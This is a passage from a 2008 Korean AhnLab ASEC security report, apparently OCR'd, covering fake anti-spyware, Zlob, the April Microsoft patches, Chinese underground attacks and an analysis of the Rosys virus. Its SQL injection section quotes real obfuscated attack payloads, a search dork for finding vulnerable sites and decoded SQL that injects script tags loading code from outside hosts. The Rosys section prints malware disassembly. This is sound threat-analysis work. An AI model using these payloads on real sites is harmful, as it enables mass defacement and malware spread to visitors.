


[그림 2-7] 클릭커-페이크얼럿 사용자 알림창

[그림 2-8] 클릭커-페이크얼럿 사용자 알림 다이얼로그

[그림 2-9] 클릭커-페이크얼럿 사용자 알림 페이지

위와 같은 허위 메시지들은 사용자에게 시스템의 보안 위험을 알리며, 이에 전문적인 지식이 부족한 사용자들은 스파이웨어들이 유도하는 대로 허위 안티-스파이웨어를 설치하게 된다. 이렇게 설치되는 허위 안티스파이웨어들은 대부분 실제하지 않는 악성 코드들에 대한 탐지 결과를 보여주며[1], 때때로 실제 악성 코드들을 시스템에 설치하여 이에 대한 탐지 결과를 제공하기도 한다.



[그림 2-10] 허위 안티-스파이웨어의 악성코드 탐지 결과

[그림 2-11] 허위 안티-스파이웨어의 결제 요구 창

모든 허위 안티-스파이웨어들은 치료를 원하는 사용자들에게 금전적인 결제를 요구한다. 이


[1] 사례) [그림 2-10] Win-Adware/Rogue.VirusIsolator.102400

와 같은 스파이웨어들은 사용자에게 금전적인 피해를 입힘으로써 상대적인 이익을 추구하는 상당히 악성으로 분류된다.

이들은 최초 샘플 접수 이후로부터 국외의 다수 고정적인 스파이웨어들과 국내의 다수의 변종들이 지속적으로 접수되고 있다. 국내 샘플은 지난 4월에는 2 종류, 3월에는 4 종류, 2월에도 2 종류가 출연했다. 주기적으로 등장하는 국외 샘플들에 비해서 국내의 허위 안티-스파이웨어들은 빠른 진단 대응으로 인해 그 생존 주기가 짧으며 프로그램의 내부 변경을 통해 많은 변종들을 낳고 있다. 이를 통해 앞으로도 상당 기간 동안 국내 스파이웨어의 한 축을 차지할 것으로 보인다.

Zlob 스파이웨어의 피해 증가

지난 4월은 3월까지의 Zlob 증가 추세를 이어 많은 증가 경향을 보이고 있다. 2월과 3월에 걸쳐 진단된 Zlob의 수가 약 820 개였는데, 4월 한달 동안 진단/추가된 Zlob 샘플이 700개가 넘었다.



[그림 2-12] Zlob의 진단 수

Zlob은 다운로더의 대명사로써 한번 설치로 다수의 스파이웨어들을 사용자의 시스템에 설치한다. 이들이 설치하는 스파이웨어로는 허위 안티-스파이웨어나 FakeAlert, 시스템 서비스를 위장한 악성 코드, BHO나 툴바를 통한 서치 Hijacker 등이 있다.

설치되는 스파이웨어들은 파일 이름과 레지스트리 키가 고정적이었던 과거에 비해 점차 랜덤 이름을 적용하여 진단이 어렵도록 변화하고 있다. 이것은 기존의 진단 방법이 더 이상 실효성을 갖기 어렵다는 것을 의미한다. 앞으로는 이러한 보안 업체들의 현실을 이용한 다양한 변종 Zlob들이 기승을 부릴 것으로 예상된다.

(3) 시큐리티 - 자동화된 SQL injection 공격

2008년 4월에 발표된 마이크로소프트사 보안 업데이트는 총 8건으로 각각 긴급 5건, 중요3건의 보안수준을 갖는다.

과거에는 해당 취약점에 대한 공격시도가 보안 업데이트 발표 시점으로 활발히 증가하였으나, 이번에는 별 다른 이슈 없이 지나가고 있다. 그러나 과거의 취약점을 종합적으로 활용하는 공격 툴이 등장하는 것을 보면, 시스템 보안 패치를 간과하는 사용자들은 언제든지 피해를 입을 수 있다는 것을 인지하여야 한다.

발표된 보안 패치에는 임의의 코드 실행이 가능한 취약점에 적용되는 것으로 해당 소프트웨어를 사용하고 있는 사용자는 반드시 해당 패치를 설치하여 만약에 있을 보안 위협을 사전에 방어해야 한다.

위험등급	취약점	PoC
긴급	Microsoft Project의 취약점으로 인한 원격 코드 실행 문제점(MS08-018)	무
긴급	GDI의 취약점으로 인한 원격 코드 실행 문제점(MS08-021)	유
긴급	VBScript 및 JScript 스크립팅 엔진의 취약점으로 인한 원격 코드 실행 문제점(MS08-022)	무
긴급	ActiveX 킬(Kill) 비트 보안 업데이트(MS08-023)	무
긴급	Internet Explorer 누적 보안 업데이트(MS08-024)	무
중요	DNS 클라이언트의 취약점으로 인한 스푸핑 허용 문제점(MS08-020)	무
중요	Windows 커널의 취약점으로 인한 권한 상승 문제점(MS08-025)	무
중요	Microsoft Visio의 취약점으로 인한 원격 코드 실행 문제점(MS08-019)	무

GDI의 취약점으로 인한 원격 코드 실행 문제점(MS08-021)

마이크로소프트사가 제공하는 GDI(그래픽 장치 인터페이스) 엔진은 응용 프로그램이 비디오 디스플레이와 프린터 모두에서 그래픽과 형식 있는 텍스트를 사용할 수 있도록 지원한다. GDI를 통해 윈도우즈 기반 응용 프로그램은 그래픽 하드웨어에 직접 액세스하지 않고 장치 드라이버와 상호 작용을 수행할 수 있다.

이러한 GDI 엔진(gdi32.dll)에는 EMF(확장 메타 파일)를 처리하는 과정에서 발생하는 2가지 취약점을 내포하고 있다. 첫 번째 취약점은 EMF 파일 중 EMR_COLORMATCHTOTARGETW 레코드의 특정 필드를 해석하는 과정에서 발생하는 스택 기반 오버플로우 취약점이고, 두 번째 취약점은 비트맵 관련 레코드들의 특정 필드들을 처리하는 과정에서 발생하는 힙 기반 오버플로우 취약점으로, 두 취약점 모두 특정 필드에

대한 올바른 데이터 유효성 검사를 수행하지 않아 발생한다.


공격자들은 조작된 웹 페이지나 EMF 파일을 불특정 사용자에게 메일 또는 웹 페이지에 내장하고 사용자가 해당 파일을 열거나 해당 웹 페이지에 접속하는 경우 임의의 코드를 실행할 수 있도록 만든다.

이와 같이 원격에서 코드 실행이 가능한 취약점들은 관리자 권한으로 로그인 되어 있는 경우 공격자가 시스템을 제어할 수 있는 모든 권한을 얻을 수 있게 되어 매우 위협적이다. 단, 해당 취약점은 사용자가 파일을 오픈하는 것과 같은 추가적인 사용자 개입을 필요로 하기 때문에 즉각적인 패치의 적용이나, 사용자들의 주의가 취약점으로 인한 위험을 줄일 수 있다.

현재 글을 작성하는 시점에는 해당 취약점을 이용하여, 공격 또는 악성코드가 배포되는 사례가 발견되지 않았으나, 인터넷 익스플로러 등을 통해 해당 파일을 오픈할 수 있는 가능성이 존재함으로 사용자들의 주의가 필요하다.

자동화된 SQL Injection 공격

최근 국내외 사이트를 대상으로 10,000개 이상의 대량 웹 페이지 변조가 발생한 사건이 이슈가 되고 있다. 해당 사건에는 중국에서 개발된 아래 그림과 같은 GUI 기반 SQL Injection 툴이 악용된 것으로 추정된다. (V3 진단명:Win-Trojan/SQLInjector)



[그림 2-13] 자동화된 SQL Injection 공격 도구 실행 예

해당 툴은 “bsalsa” 라는 내장 브라우저(embedded browser)를 사용하여 우선적으로 구글에서 inurl:".asp" inurl:"a=" 와 같은 검색 쿼리를 통해 SQL Injection에 취약한 사이트를 추출한다. 이렇게 추출된 사이트들을 대상으로 공격자들은 실제로 다음과 같은 SQL Injection 공격을 시도한다.

```
DECLARE @T varchar(255),@C varchar(255) DECLARE Table_Cursor CURSOR FOR select
a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and
 …... (중략) ….
 ['+@T+'] set ['+@C+']=rtrim(convert(varchar,['+@C+']))+''
''')FETCH NEXT FROM   Table_Cursor INTO @T,@C END CLOSE Table_Cursor
DEALLOCATE Table_Cursor;DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(
%20AS%20NVARCHAR(4000));EXEC(@S);--
```

해당 툴은 디폴트로 "http://www.xxxx66.net/fuckjp.js" 사이트를 웹 페이지에 삽입하도록 설정되어 있으나, 삽입 스트링이나 검색 쿼리 등은 사용자에 의해 자유롭게 변경이 가능하다.

지난 1월경부터 시작된 이번 대량 SQL Injection 사건 중 다음은 실제 공격로그의 일부분을 보여주고 있다. 공격자들은 Obfuscate Attack 기법의 한 방법으로 CAST 구문을 사용하여 다음과 같이 탐지를 우회하기도 한다.

```
GET /home/site_content_3.asp


s=290';DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST
(0x6400650063006C006100720065002000400 6D002000760061007200630068006100
720028003800300030003000300029003B00730065007400200040006D003D00270027003B00
730065006C006500630074002000400 6D003D0040006D002B002700750070006400610 0
63006F006E007600650072007400280076006100720063006800610072002C0027002B00
62002E006E0061006D0065002B002700290029002B00270027003C007300630072006900
…….. (중략)…….
610072006300680061007200 27003B00730065007400200040006D003D00520045005600
450052005300450028004000 6D0029003B00730065007400200040006D003D0073007500
620073007400720069006E006700280040006D002C005000410054004900 4E0044004500
580028002700 25003B00250027002C0040006D0029002C00380030003000300029003B00
730065007400200040006D003D00520045005600450052005300450028004000 6D002900
3B00650078006500630028004000 6D0029003B00%20AS%20NVARCHAR(4000));EXEC(@S)
;--
```

위의 명령을 $ perl -pe 's/(..)00/chr(hex($1))/ge' < input > output 을 통해 디코딩해 보면, 실제로 공격에 사용된 쿼리문을 확인할 수 있다.

```
declare @m varchar(8000);set @m='';select @m=@m+'update['+a.name
…… (중략) ….  (convert(varchar,'+b.name+'))+''<script src="http://xxxx8.net/0.js"></script>'';
' from dbo.sysobjects a,dbo.syscolumns b,dbo.systypes c where a.id=b.id and a.xtype='U'and
b.xtype=c.xtype and c.name='varchar';
…… (중략) ….
set @m=REVERSE(@m);exec(@m);
```

디코딩된 SQL 구문은 type ‘u’(user table)를 통해 sysobjects table로부터 모든 테이블 rows(사용자 테이블의 varchar 필드)를 획득한 뒤, 획득된 모든 필드에 “http://xxxx8.net/0.js” 사이트 주소 코드를 추가하도록 업데이트 구문을 실행시킨다.

이번 대량의 SQL Injection을 통한 웹 변조 사건은 검색 엔진과 자동화된 툴이 결합되어 비교적 작은 노력으로도 큰 공격 효과를 불러 일으킨 예라고 볼 수 있다. 지나치게 많은 정보를 내포하고 있는 검색 엔진의 위험성과 보안을 전혀 고려하지 않는 개발자들의 실수로 인하여 웹 사이트를 방문하는 수많은 사용자들이 피해를 입고 있는 것이다. 보다 안전한 웹 서핑을 위해서 우선적으로는 근본적인 개발자들과 담당자들의 노력이 필요하며, 나아가 항상 보안 업데이트를 생활화하여 자신의 PC를 악성코드의 위험으로부터 보호할 수 있는 사용자의 주의도 필요할 것이다.

(4) 중국 보안 이슈

한국 웹 서버 해킹 동영상 공개

4월 초 중국 내 언더그라운드 해킹 관련 웹 사이트 중 한 곳에서 “한국 웹 서버 해킹”이라는 제목의 글이 게시 되었다. 해당 게시물에는 동영상을 플레이 할 수 있는 중국에서 개발된 프로그램이 첨부되어 있었으며 해당 동영상 프로그램을 실행하게 되면 SQL 인젝션 기법과 웹쉘(WebShell) 등의 다양한 공격 도구를 이용하여 한국의 특정 웹 서버를 공격하는 장면을 그대로 보여주었다.

이러한 게시물이 공개된 게시판에 올라온 것은 중국 내에서 한국 시스템을 공격하는 기법들이 공공연하게 알려져 있는 것으로 보인다.

[그림 2-14] 공격 대상 시스템이 한국에 있다는 것을 보여주는 IP 조회

[그림 2-15] 스크립트 악성코드 업로드

블랙 마켓의 주문형 공격 서비스 판매

전 세계에 걸쳐 존재하는 사이버 블랙마켓은 러시아와 루마니아를 중심으로 한 블랙마켓과 중국 내에 존재하는 블랙 마켓이 가장 큰 것으로 알려져 있다. 이러한 중국내의 블랙마켓에서 다음과 같은 주문형 공격 서비스를 제공하겠다는 게시물이 공개되었다.

- 해외 메일 계정의 암호 제공: 300위엔(한화 39,000원), 공격 성공률 85%
- 중국 내 메일 계정의 암호 제공: 200위엔(한화 26,000원), 공격 성공률 90%
- 기업 메일 계정의 암호 제공: 1000위엔(한화 130,000원), 공격 성공률 제공하지 않음

해당 주문형 공격 서비스는 중국의 163, 126, QQ, Sohu, Sina 등 널리 알려진 포털 사이트뿐만 아니라 Yahoo TOM, Hotmail, MSN 등 대부분의 메일 계정에 대한 암호 획득이 가능하다고 알렸다.

Revenge of the Flame의 CNN 공격

최근 중국 내에서 티벳의 독립 운동으로 인해 이와 관련된 악성코드들도 많이 유포되고 있는 실정이다. 특히 중국 언더그라운드 해킹 그룹인 리벤지 오브 프래임(Revenge of the Flame)에서 미국 CNN에서 방영한 티벳 독립과 관련한 뉴스에 대한 항의로 CNN 웹 사이트에 대한 분산 서비스 거부 공격을 시도한 것으로 알려졌다. 이번 공격은 중국 길림 공대의 게시판을 통해서 외부에 알려지기 시작하였으며, 해당 대학의 게시판에는 다음과 같은 내용으로 게시되어 많은 중국인들이 이번 공격에 참여하도록 유도를 하였었다.

1) CNN 웹 사이트에 대한 공격은 4월 19일 20시(한국 시간 21시)부터 진행한다.
2) 공격은 분산 서비스 거부(DDoS)이며 공격은 www.cnn.com 로 한다.
3) 공격 시간은 최소 3시간 동안 진행한다.
4) 공격은 리벤지 오브 프래임(Revenge of the Flame)에 의해 총 11개조로 나누어서 공격을 진행한다.
5) 분산 서비스 거부 공격은 TCP Syn flooding 형태이며 해당 툴을 배포한다.

그러나 해당 공격이 중국 내 외부 언론들에 알려지면서 언론들의 주목이 너무 심한 관계로 공격을 다음으로 연기한다는 글을 공지하였다. 이후 25일 중국 시간 20시(한국시간 오후 9시)에 7개 조로 나누어 다시 공격을 계획한다고 알려졌다. 이들은 언론들의 주목을 고려하여 조직을 소규모로 재편하고 조직간의 연락은 철저하게 QQ 메신저를 통해서만 진행하였다.

실제 공격은 25일 20시(한국 시간 21시)를 조금 넘어서 진행이 되었으며 이후 조사에 따르면 집중적인 공격이 아닌 간헐적으로 최대 초당 2.3 기가의 트래픽이 몰렸으나 CNN 웹 사이트에는 큰 영향이 없었던 것으로 알려졌다.

CNCERT/CC의 2007년 중국 보안 동향 보고서 발간

중국 내 보안 사고를 전담하고 있는 CERT 조직인 CNCERT/CC에서 2007년 한 해 동안의 중국 보안 동향 보고서를 발간하였다. 이 번에 발간된 보고서의 내용을 간략하게 요약하면 2007년 중국에서 발생한 보안 사고는 총 4390건이 발생했으며 대부분 8월에서 12월에 집중되어 있다고 한다.

[그림 2-16] 2007년 월별 보안 사고 건수

2007년 한 해 동안 발생한 보안 사고들을 세부적으로 분류하면 [그림 2-17]과 같다.

[그림 2-17] 2007년 보안 사고 세부 분류

2007년 한 해 동안 발생한 보안 사고 중 웹 사이트 변조가 1326건으로 전체의 30%를 차지하였으며, 스팸메일 발신이 1197건으로 전체의 27%를 차지하고 있다. 특히 웹 사이트 변조는 2006년에 비해 563건이 스팸메일 발송은 587건이 각각 증가한 것으로 밝혔다. 최근 한국뿐만 아니라 전세계적으로 발생하고 있는 웹 사이트에 삽입되는 스크립트 악성코드는 1151건으로 전체의 26%를 차지하여 2006년에 비해 320건이 증가하였다. 그 외에 취약점이 348건으로 8%, 악성코드가 345건으로 8% 그리고 분산 서비스 거부 공격이 23건으로 1%를 차지하고 있다.

다음 [그림 2-18]은 2007년 한 해 동안 CNCERT/CC에서 중국 내에서 발견된 악성코드 TOP 10이다. 순위에 오린 악성코드 대부분이 악성 IRCBot 변형(V3 – Win32/IRCBot.worm.Gen)이며 그 외로는 3위를 차지하고 있는 Win32/Allaple.worm 변형과 바이럿 변형(V3 – Win32/Virut.Gen)이 순위에 포함되어 있어 중국 내 안티 바이러스 업체와는 조금 다른 순위를 보여주고 있다.

排名	恶意代码名称	总捕获次数
1	Backdoor.Win32.VanBot.ax	82852
2	Net-Worm.Win32.Allaple.b	79196
3	Backdoor.Win32.PoeBot.c	69636
4	Net-Worm.Win32.Allaple.e	33712
5	Virus.Win32.Virut.b	33485
6	Backdoor.Win32.SdBot.aad	23998
7	Virus.Win32.Virut.a	21084
8	Backdoor.Win32.Rbot.bni	19348
9	Backdoor.Win32.Rbot.gen	18017
10	Backdoor.Win32.SdBot.xd	16891

表 5　分布式蜜网捕获次数前十名的恶意代码

[그림 2-18] 2007년 악성코드 TOP 10

한국인 주민등록 번화와 휴대전화 번호 그리고 명의도용 방법 공개

최근 대형 웹 사이트에서 중국인으로 추정되는 악의적인 해커에 의해서 고객들의 개인 정보가 유출되는 사례가 알려져 개인 정보 보호에 대한 사안이 민감하게 대두되었다. 실제 중국의 언더그라운드 웹 사이트에는 한국인의 주민등록번호에서부터 개인 휴대전화 번호까지 게시된 웹 사이트가 상당수 발견되었다.

[그림 2-19] 한국인의 성명과 휴대전화, 주민등록번호가 게시된 웹 사이트

이 뿐만 아니라 한국의 온라인 게임 웹 사이트에 유출된 한국인의 개인 정보를 이용하여 특정 서비스에 가입하는 절차까지 자세하게 설명된 웹 사이트까지 발견되어 중국 내에서 한국인의 개인 정보가 불법으로 악용되고 있다는 것이 확인되었다고 할 수 있다. 특히 이번에 발견된 웹 사이트들은 한국에서 유명한 온라인 게임 웹 사이트들은 대부분 다 설명하고 있어 유출된 한국인의 개인 정보만 가지고 있다면 한국어를 모르더라도 쉽게 가입이 가능할 정도로 자세하게 설명되어 있었다.

III. ASEC 컬럼

(1) 물리 디스크 정보를 이용한 바이러스 - Win-Trojan/Rosys.34960

중국에서 제작된 악성코드 중에서 윈도우 시스템파일 중 하나를 감염대상으로 삼는 바이러스가 등장했다(V3 진단명: Win-Trojan/Rosys.34960). 과거에도 시스템파일을 감염시키는 바이러스는 많이 존재했지만, 감염대상이 여러 실행파일이 아닌 단 하나라는 점과 감염형태 등이 이전의 기법과는 전혀 다른 특징을 갖고 있다. Win-Trojan/Rosys.34960은 윈도우 시스템파일 중 “USERINIT.EXE” 혹은 “EXPLORER.EXE”등을 감염대상으로 삼는다.


이러한 유형의 바이러스가 처음 발견될 당시, 감염대상은 “USERINIT.EXE” 파일이었으나, 최근에는 “EXPLORER.EXE”, “CTFMON.EXE”, “INTERNAT.EXE”, “CONIME.EXE” 등 감염대상이 늘어나고 있다.

최초 접수된 1월 당시의 악성코드는 어셈블리 언어로 제작되었으며, 코드상에서 버그가 존재하여 특정 시스템에서 감염이 되지 않는 경우도 발생하였으나, 최근 발견된 샘플의 경우, C 언어로 제작되었고 버그도 없어진 상태로 감염이 잘 이루어진다.

감염대상이 되는 파일들을 검색하여 해당 파일이 존재할 경우, 나머지 파일들은 감염대상에서 제외된다. 즉, 코드상에는 “EXPLORER.EXE”, “CTFMON.EXE”, “INTERNAT.EXE”, “CONIME.EXE” 모두가 감염대상이 되지만, 제일 처음 검색대상이 되는 “EXPLORER.EXE”가 윈도우 시스템폴더에 존재할 경우, 해당 파일만 감염된다.

감염 대상 파일의 물리적인 디스크 위치정보를 계산[1]하여 해당 디스크 위치에 자신이 포함하는 또 다른 악성코드를 덮어쓰는 형태를 보인다. 아래의 [그림 3-1]은 이러한 감염기법을 통한 동작원리를 나타낸 것으로 정상 “EXPLORER.EXE”파일의 시작부분이 “EXE(C)”라는 실행파일로 덮어써진 것을 확인 할 수 있다. 덮어쓴 실행파일에서 수행하는 작업은 특정 사이트에 접속하여 또 다른 악성파일을 다운로드 하는 기능과 감염시킨 시스템파일을 정상적으로 구동시키기 위해 dllcache(“₩system32₩dllcache₩”)에 위치하는 백업파일을 실행시키는 기능을 갖는다.

[1] . 물리적인 디스크위치정보를 계산하는 방식은 MBR, BOOT SECTOR 등을 이용하여 계산이 이루어지며 자세한 계산방식은 “Virus Bulletin 2008년 2월호”에 실린 “How to disable WFP using Physical disk information” 글에서 언급되어 있다.



[그림 3-1] 감염동작원리

위의 [그림 3-1]에서 "EXE(A)"의 실행파일에서 수행하는 작업은 다음과 같다.

1. %TEMP% 폴더에 "EXE(C)"를 생성 및 실행
2. %SYSTEM%DRIVERS 폴더에 "phy.sys"파일을 생성 및 서비스 구동
3. 시스템파일 중 하나를 감염시킴("EXPLORER.EXE")

시스템 파일의 감염기법은 "EXPLORER.EXE"파일의 물리적인 디스크위치정보를 계산하여 해당 위치에 "EXE(C)"파일을 WRITE하는 방식을 이용하고 있다. 아래 코드는 해당 악성코드에서 물리적인 디스크위치정보를 계산하는 코드 중 일부를 나타낸다.

```
00402291    90              NOP
00402292    8B85 C5F8FFFF   MOV     EAX, DWORD PTR SS:[EBP-73B]
00402298    25 FF000000     AND     EAX, 0FF
0040229D    0FAF45 D8       IMUL    EAX, DWORD PTR SS:[EBP-28]
004022A1    03F0            ADD     ESI, EAX
004022A3    8975 EC         MOV     DWORD PTR SS:[EBP-14], ESI
004022A6    8B45 EC         MOV     EAX, DWORD PTR SS:[EBP-14]
004022A9    33D2            XOR     EDX, EDX
004022AB    B9 00020000     MOV     ECX, 200
```

```
004022B0    F7E1            MUL     ECX
004022B2    8945 EC         MOV     DWORD PTR SS:[EBP-14], EAX
004022B5    0155 F8         ADD     DWORD PTR SS:[EBP-8], EDX
004022B8    90              NOP
```

위의 [그림 3-1]에서 “EXE(C)”의 실행파일에서 수행하는 작업은 다음과 같다.

1. 특정 사이트 접속하여 파일다운로드
2. 특정 프로세스 강제종료
3. 시스템 시간변경
4. %SYSTEM%DLLCACHE 폴더에 존재하는 감염대상파일을 재 구동

접속 시도하는 사이트의 URL정보는 특정 키 값(“NRDGBN”)을 이용하여 암호화 되어있으며, 아래의 [그림 3-2]는 복호화 시 사용하는 코드이다.

```
00401370  $  55          PUSH    EBP
00401371  .  8BEC        MOV     EBP, ESP
00401373  .  53          PUSH    EBX
00401374  .  56          PUSH    ESI
00401375  .  57          PUSH    EDI
00401376  .  8B75 08     MOV     ESI, [ARG.1]
00401379  .  8B7D 10     MOV     EDI, [ARG.3]
0040137C  .  8B5D 0C     MOV     EBX, [ARG.2]
0040137F  .  8B55 14     MOV     EDX, [ARG.4]
00401382  >  85DB        TEST    EBX, EBX
00401384  .v 74 18       JE      SHORT explorer.0040139E
00401386  .  8A06        MOV     AL, BYTE PTR DS:[ESI]
00401388  .  8A0F        MOV     CL, BYTE PTR DS:[EDI]
0040138A  .  D2C8        ROR     AL, CL
0040138C  .  8806        MOV     BYTE PTR DS:[ESI], AL
0040138E  .  46          INC     ESI
0040138F  .  47          INC     EDI
00401390  .  4B          DEC     EBX
00401391  .  4A          DEC     EDX
00401392  .  85D2        TEST    EDX, EDX
00401394  .^ 75 EC       JNZ     SHORT explorer.00401382
00401396  .  8B55 14     MOV     EDX, [ARG.4]
00401399  .  8B7D 10     MOV     EDI, [ARG.3]
0040139C  .^ EB E4       JMP     SHORT explorer.00401382
0040139E  >  5F          POP     EDI
0040139F  .  5E          POP     ESI
004013A0  .  5B          POP     EBX
004013A1  .  5D          POP     EBP
004013A2  L. C3          RETN
```

[그림 3-2] URL정보 복호화 루틴

복호화 후 검증을 위해 “DLPY”라는 문자열 정보가 존재하는 지 여부를 체크한다. 아래 이미지는 복호화 전후의 URL정보를 나타낸다.

```
008F0100  00 00 00 00 11 13 14 65 86 3A D1 1C 8E BC F2 3A  ....◀‼¶e??텳?
008F0110  95 DC 1D B8 B6 B5 CC 8D 4C B8 36 37 BC D8 DC CD  뻦 마됫뭣?7솜補
008F0120  F2 3C E9 9E 8B D1 87 3A 00 00 00 00 00 00 00 00  ??뗋?........
```

